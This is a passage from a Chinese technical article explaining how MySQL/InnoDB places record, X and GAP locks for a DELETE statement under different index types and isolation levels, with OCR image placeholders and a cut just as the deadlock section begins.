
这个组合，是最简单，最容易分析的组合。id 是主键，Read Committed 隔离级别，给定 SQL：delete from t1 where id = 10; 只需要将主键上，id = 10 的记录加上 X 锁即可。如下图所示：



结论：id 是主键时，此 SQL 只需要在 id=10 这条记录上加 X 锁即可。

1. 组合二：id 唯一索引+RC

这个组合，id 不是主键，而是一个 Unique 的二级索引键值。那么在 RC 隔离级别下，delete from t1 where id = 10; 需要加什么锁呢？见下图：




此组合中，id 是 unique 索引，而主键是 name 列。此时，加锁的情况由于组合一有所不同。由于 id 是 unique 索引，因此 delete 语句会选择走 id 列的索引进行 where 条件的过滤，在找到 id=10 的记录后，首先会将 unique 索引上的 id=10 索引记录加上 X 锁，同时，会根据读取到的 name 列，回主键索引(聚簇索引)，然后将聚簇索引上的 name = ‘d’ 对应的主键索引项加 X 锁。为什么聚簇索引上的记录也要加锁？试想一下，如果并发的一个 SQL，是通过主键索引来更新：update t1 set id = 100 where name = ‘d’; 此时，如果 delete 语句没有将主键索引上的记录加锁，那么并发的 update 就会感知不到 delete 语句的存在，违背了同一记录上的更新/删除需要串行执行的约束。

结论：若 id 列是 unique 列，其上有 unique 索引。那么 SQL 需要加两个 X 锁，一个对应于 id unique 索引上的 id = 10 的记录，另一把锁对应于聚簇索引上的[name='d',id=10]的记录。

1. 组合三：id 非唯一索引+RC

相对于组合一、二，组合三又发生了变化，隔离级别仍旧是 RC 不变，但是 id 列上的约束又降低了，id 列不再唯一，只有一个普通的索引。假设 delete from

t1 where id = 10; 语句，仍旧选择 id 列上的索引进行过滤 where 条件，那么此时会持有哪些锁？同样见下图：




根据此图，可以看到，首先，id 列索引上，满足 id = 10 查询条件的记录，均已加锁。同时，这些记录对应的主键索引上的记录也都加上了锁。与组合二唯一的区别在于，组合二最多只有一个满足等值查询的记录，而组合三会将所有满足查询条件的记录都加锁。

结论：若 id 列上有非唯一索引，那么对应的所有满足 SQL 查询条件的记录，都会被加锁。同时，这些记录在主键索引上的记录，也会被加锁。

1. 组合四：id 无索引+RC

相对于前面三个组合，这是一个比较特殊的情况。id 列上没有索引，where id = 10;这个过滤条件，没法通过索引进行过滤，那么只能走全表扫描做过滤。对应于这个组合，SQL 会加什么锁？或者是换句话说，全表扫描时，会加什么锁？这个答案也有很多：有人说会在表上加 X 锁；有人说会将聚簇索引上，选择出来的 id = 10;的记录加上 X 锁。那么实际情况呢？请看下图：



由于 id 列上没有索引，因此只能走聚簇索引，进行全部扫描。从图中可以看到，满足删除条件的记录有两条，但是，聚簇索引上所有的记录，都被加上了 X 锁。无论记录是否满足条件，全部被加上 X 锁。既不是加表锁，也不是在满足条件的记录上加行锁。

有人可能会问？为什么不是只在满足条件的记录上加锁呢？这是由于 MySQL 的实现决定的。如果一个条件无法通过索引快速过滤，那么存储引擎层面就会将所有记录加锁后返回，然后由 MySQL Server 层进行过滤。因此也就把所有的记录，都锁上了。

注：在实际的实现中，MySQL 有一些改进，在 MySQL Server 过滤条件，发现不满足后，会调用 unlock_row 方法，把不满足条件的记录放锁 (违背了 2PL 的约束)。这样做，保证了最后只会持有满足条件记录上的锁，但是每条记录的加锁操作还是不能省略的。

结论：若 id 列上没有索引，SQL 会走聚簇索引的全扫描进行过滤，由于过滤是由 MySQL Server 层面进行的。因此每条记录，无论是否满足条件，都会被加上 X 锁。但是，为了效率考量，MySQL 做了优化，对于不满足条件的记录，

会在判断后放锁，最终持有的，是满足条件的记录上的锁，但是不满足条件的记录上的加锁/放锁动作不会省略。同时，优化也违背了 2PL 的约束。

1. 组合五：id 主键+RR

上面的四个组合，都是在 Read Committed 隔离级别下的加锁行为，接下来的四个组合，是在 Repeatable Read 隔离级别下的加锁行为。

组合五，id 列是主键列，Repeatable Read 隔离级别，针对 delete from t1 where id = 10; 这条 SQL，加锁与组合一：[id 主键，Read Committed]一致。


1. 组合六：id 唯一索引+RR

与组合五类似，组合六的加锁，与组合二：[id 唯一索引，Read Committed]一致。两个 X 锁，id 唯一索引满足条件的记录上一个，对应的聚簇索引上的记录一个。

1. 组合七：id 非唯一索引+RR

还记得前面提到的 MySQL 的四种隔离级别的区别吗？RC 隔离级别允许幻读，而 RR 隔离级别，不允许存在幻读。但是在组合五、组合六中，加锁行为又是与 RC 下的加锁行为完全一致。那么 RR 隔离级别下，如何防止幻读呢？问题的答案，就在组合七中揭晓。

组合七，Repeatable Read 隔离级别，id 上有一个非唯一索引，执行 delete from t1 where id = 10; 假设选择 id 列上的索引进行条件过滤，最后的加锁行为，是怎么样的呢？同样看下面这幅图：



此图，相对于组合三：[id 列上非唯一锁，Read Committed]看似相同，其实却有很大的区别。最大的区别在于，这幅图中多了一个 GAP 锁，而且 GAP 锁看起来也不是加在记录上的，倒像是加载两条记录之间的位置，GAP 锁有何用？

其实这个多出来的 GAP 锁，就是 RR 隔离级别，相对于 RC 隔离级别，不会出现幻读的关键。确实，GAP 锁锁住的位置，也不是记录本身，而是两条记录之间的 GAP。所谓幻读，就是同一个事务，连续做两次当前读（例如：select * from t1 where id = 10 for update;），那么这两次当前读返回的是完全相同的记录（记录数量一致，记录本身也一致），第二次的当前读，不会比第一次返回更多的记录（幻象）。

如何保证两次当前读返回一致的记录，那就需要在第一次当前读与第二次当前读之间，其他的事务不会插入新的满足条件的记录并提交。为了实现这个功能，GAP 锁应运而生。

如图中所示，有哪些位置可以插入新的满足条件的项（id = 10），考虑到 B+ 树索引的有序性，满足条件的项一定是连续存放的。记录[6,c]之前，不会插入 id=10 的记录；[6,c]与[10,b]间可以插入[10, aa]；[10,b]与[10,d]间，可以插入新

的[10,bb],[10,c]等；[10,d]与[11,f]间可以插入满足条件的[10,e],[10,z]等；而[11,f]之后也不会插入满足条件的记录。因此，为了保证[6,c]与[10,b]间，[10,b]与[10,d]间，[10,d]与[11,f]不会插入新的满足条件的记录，MySQL 选择了用 GAP 锁，将这三个 GAP 给锁起来。

Insert 操作，如 insert [10,aa]，首先会定位到[6,c]与[10,b]间，然后在插入前，会检查这个 GAP 是否已经被锁上，如果被锁上，则 Insert 不能插入记录。因此，通过第一遍的当前读，不仅将满足条件的记录锁上 (X 锁)，与组合三类似。同时还是增加 3 把 GAP 锁，将可能插入满足条件记录的 3 个 GAP 给锁上，保证后续的 Insert 不能插入新的 id=10 的记录，也就杜绝了同一事务的第二次当前读，出现幻象的情况。


有心的朋友看到这儿，可以会问：既然防止幻读，需要靠 GAP 锁的保护，为什么组合五、组合六，也是 RR 隔离级别，却不需要加 GAP 锁呢？

首先，这是一个好问题。其次，回答这个问题，也很简单。GAP 锁的目的，是为了防止同一事务的两次当前读，出现幻读的情况。而组合五，id 是主键；组合六，id 是 unique 键，都能够保证唯一性。一个等值查询，最多只能返回一条记录，而且新的相同取值的记录，一定不会在新插入进来，因此也就避免了 GAP 锁的使用。其实，针对此问题，还有一个更深入的问题：如果组合五、组合六下，针对 SQL：select * from t1 where id = 10 for update; 第一次查询，没有找到满足查询条件的记录，那么 GAP 锁是否还能够省略？此问题留给大家思考。

结论：Repeatable Read 隔离级别下，id 列上有一个非唯一索引，对应 SQL：delete from t1 where id = 10; 首先，通过 id 索引定位到第一条满足查询条件的记录，加记录上的 X 锁，加 GAP 上的 GAP 锁，然后加主键聚簇索引上的记录 X 锁，然后返回；然后读取下一条，重复进行。直至进行到第一条不满足条件的记录[11,f]，此时，不需要加记录 X 锁，但是仍旧需要加 GAP 锁，最后返回结束。

1. 组合八：id 无索引+RR

组合八，Repeatable Read 隔离级别下的最后一种情况，id 列上没有索引。此时 SQL：delete from t1 where id = 10; 没有其他的路径可以选择，只能进行全表扫描。最终的加锁情况，如下图所示：



如图，这是一个很恐怖的现象。首先，聚簇索引上的所有记录，都被加上了 X 锁。其次，聚簇索引每条记录间的间隙(GAP)，也同时被加上了 GAP 锁。这个示例表，只有 6 条记录，一共需要 6 个记录锁，7 个 GAP 锁。试想，如果表上有 1000 万条记录呢？

在这种情况下，这个表上，除了不加锁的快照度，其他任何加锁的并发 SQL，均不能执行，不能更新，不能删除，不能插入，全表被锁死。

当然，跟组合四：[id 无索引, Read Committed]类似，这个情况下，MySQL 也做了一些优化，就是所谓的 semi-consistent read。semi-consistent read 开启的情况下，对于不满足查询条件的记录，MySQL 会提前放锁。针对上面的这个用例，就是除了记录[d,10]，[g,10]之外，所有的记录锁都会被释放，同时不加 GAP 锁。semi-consistent read 如何触发：要么是 read committed 隔离级别；要么是 Repeatable Read 隔离级别，同时设置了 innodb_locks_unsafe_for_binlog 参数。更详细的关于 semi-consistent read 的

介绍，可参考我之前的一篇博客：MySQL+InnoDB semi-consitent read 原理及实现分析 。

结论：在 Repeatable Read 隔离级别下，如果进行全表扫描的当前读，那么会锁上表中的所有记录，同时会锁上聚簇索引内的所有 GAP，杜绝所有的并发 更新/删除/插入 操作。当然，也可以通过触发 semi-consistent read，来缓解加锁开销与并发影响，但是 semi-consistent read 本身也会带来其他问题，不建议使用。

1. 组合九：Serializable


针对前面提到的简单的 SQL，最后一个情况：Serializable 隔离级别。对于 SQL2：delete from t1 where id = 10; 来说，Serializable 隔离级别与 Repeatable Read 隔离级别完全一致，因此不做介绍。

Serializable 隔离级别，影响的是 SQL1：select * from t1 where id = 10; 这条 SQL，在 RC，RR 隔离级别下，都是快照读，不加锁。但是在 Serializable 隔离级别，SQL1 会加读锁，也就是说快照读不复存在，MVCC 并发控制降级为 Lock-Based CC。

结论：在 MySQL/InnoDB 中，所谓的读不加锁，并不适用于所有的情况，而是隔离级别相关的。Serializable 隔离级别，读不加锁就不再成立，所有的读操作，都是当前读。

1. 一条复杂的 SQL

写到这里，其实 MySQL 的加锁实现也已经介绍的八八九九。只要将本文上面的分析思路，大部分的 SQL，都能分析出其会加哪些锁。而这里，再来看一个稍微复杂点的 SQL，用于说明 MySQL 加锁的另外一个逻辑。SQL 用例如下：




如图中的 SQL，会加什么锁？假定在 Repeatable Read 隔离级别下 (Read Committed 隔离级别下的加锁情况，留给读者分析。)，同时，假设 SQL 走的是 idx_t1_pu 索引。

在详细分析这条 SQL 的加锁情况前，还需要有一个知识储备，那就是一个 SQL 中的 where 条件如何拆分？具体的介绍，建议阅读我之前的一篇文章：SQL 中的 where 条件，在数据库中提取与应用浅析 。在这里，我直接给出分析后的结果：

- **Index key：** pubtime > 1 and puptime < 20。此条件，用于确定 SQL 在 idx_t1_pu 索引上的查询范围。
- **Index Filter：** userid = 'hdc' 。此条件，可以在 idx_t1_pu 索引上进行过滤，但不属于 Index Key。
- **Table Filter：** comment is not NULL。此条件，在 idx_t1_pu 索引上无法过滤，只能在聚簇索引上过滤。

在分析出 SQL where 条件的构成之后，再来看看这条 SQL 的加锁情况 (RR 隔离级别)，如下图所示：



从图中可以看出，在 Repeatable Read 隔离级别下，由 Index Key 所确定的范围，被加上了 GAP 锁；Index Filter 锁给定的条件 (userid = 'hdc')何时过滤，视 MySQL 的版本而定，在 MySQL 5.6 版本之前，不支持 Index Condition Pushdown(ICP)，因此 Index Filter 在 MySQL Server 层过滤，在 5.6 后支持了 Index Condition Pushdown，则在 index 上过滤。若不支持 ICP，不满足 Index Filter 的记录，也需要加上记录 X 锁，若支持 ICP，则不满足 Index Filter 的记录，无需加记录 X 锁 (图中，用红色箭头标出的 X 锁，是否要加，视是否支持 ICP 而定)；而 Table Filter 对应的过滤条件，则在聚簇索引中读取后，在 MySQL Server 层面过滤，因此聚簇索引上也需要 X 锁。最后，选取出了一条满足条件的记录[8,hdc,d,5,good]，但是加锁的数量，要远远大于满足条件的记录数量。

结论：在 Repeatable Read 隔离级别下，针对一个复杂的 SQL，首先需要提取其 where 条件。Index Key 确定的范围，需要加上 GAP 锁；Index Filter 过滤条件，视 MySQL 版本是否支持 ICP，若支持 ICP，则不满足 Index Filter 的

记录，不加 X 锁，否则需要 X 锁；Table Filter 过滤条件，无论是否满足，都需要加 X 锁。

1. 死锁原理与分析

本文前面的部分，基本上已经涵盖了 MySQL/InnoDB 所有的加锁规则。深入理解 MySQL 如何加锁，有两个比较重要的作用：

可以根据 MySQL 的加锁规则，写出不会发生死锁的 SQL

可以根据 MySQL 的加锁规则，定位出线上产生死锁的原因

